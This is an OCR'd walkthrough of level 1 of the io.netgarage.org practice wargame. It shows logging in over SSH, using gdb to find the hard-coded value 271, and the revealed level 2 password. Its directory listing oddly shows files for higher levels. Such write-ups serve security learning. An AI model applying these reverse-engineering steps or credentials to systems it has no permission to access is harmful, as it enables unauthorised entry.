


Io.netgarage.org

First open MobaXterm or Putty to connect to this io game. You have to use an ssh client to connect to the game. Use level1@io.netgarage.org as host and 2224 as the post.







Give the given password to log into level 1. Password is “level1”.




First cd into levels file and then list the files in that directory.




2. level1@io.netgarage.org
-r-------- 1 level16 level16 508 Feb 15 2017 level16.c
-r-------- 1 level17 level17   25 Feb 10 2017 level16.pass
-r-sr-x--- 1 level18 level17 5.5K Feb 27 2012 level17
-r-sr-x--- 1 level18 level17 6.7K May 17 2012 level17_alt
-r-------- 1 level17 level17 1.3K May 17 2012 level17_alt.c
-r--r----- 1 level17 level17 645 Feb 28 2012 level17.c
-r-sr-x--- 1 level19 level18 8.6K Aug 1 2016 level18
-r-xr----- 1 level19 level18 13K Mar 17 2018 level18_alt
-r-------- 1 level18 level18 2.8K Mar 17 2018 level18_alt.c
-r-------- 1 level18 level18 3.7K Aug 1 2016 level18.c
-r-sr-x--- 1 level20 level19 8.6K Mar 8 2010 level19
-r-------- 1 level19 level19 1.8K Mar 13 2012 level19.c
-r-sr-x--- 1 level21 level20 2.3K Jan 7 2012 level20
-r-------- 1 level20 level20 3.9K Jan 7 2012 level20.asm
-rw------- 1 level21 level21   14 Mar 2 03:40 level20.pass
-r-sr-x--- 1 level22 level21 7.5K Jun 5 2008 level21
-r-sr-x--- 1 level23 level22 7.2K Jun 14 2008 level22
-r-sr-x--- 1 level24 level23 4.3K Mar 30 2009 level23
-r-------- 1 level23 level23   54 Feb 19 2010 level23.c
-r-sr-x--- 1 level25 level24 5.1K Dec 6 2011 level24
-r-sr-x--- 1 level26 level25 6.2K Jul 25 2009 level25
-r-------- 1 level25 level25 346 Jul 26 2009 level25.c
-r-sr-x--- 1 level27 level26 29K May 3 2010 level26
-r-------- 1 level26 level26 578 Sep 15 2014 level26.l
-r-------- 1 level26 level26 8.5K Jun 2 2015 level26.y
-r-sr-x--- 1 level28 level27 8.5K May 20 2010 level27
-r-------- 1 level27 level27 2.2K Nov 28 2016 level27.c
-r-------- 1 level28 level28   20 May 20 2010 level27.pass
-r-sr-x--- 1 level29 level28 5.5K Aug 8 2014 level28
-r-------- 1 level28 level28 719 Aug 8 2014 level28.c
-r-sr-x--- 1 level29 level29 5.5K Nov 24 2013 level29
-r-------- 1 level29 level29 517 Jun 3 2013 level29.c
-r-sr-x--- 1 level30 level30 7.7K Mar 31 2018 level30
-r-------- 1 level30 level30 1.5K Mar 31 2018 level30.c
-r-sr-x--- 1 level32 level31 124 Mar 3 2014 level31
-r-------- 1 level31 level31 2.5K Mar 3 2014 level31.asm
-r-sr-x--- 1 level33 level32 5.3K Apr 22 2015 level32
level1@io:~$

Level 01

In level 01 cd into levels and list the files inside that. Then run the program with to go through the assembly code to see what the number contained within is.




The first call print the question with puts. The second one ask for the user input (the password. Then the program compares a fixed value with the value of the register eax. This value is a hexadecimal value, we can display its decimal value with p in gdb:


So apparently we are comparing the entered value, which is stored in the eax register.


je will jump to the label if the values are equal, since this jump is to the YouWin section, we can assume the password is 271.

Then run the ./level01.




The password for level2 is “XNWFtWKWHhaaXoKI”. Now we can log into level 02 using that password.

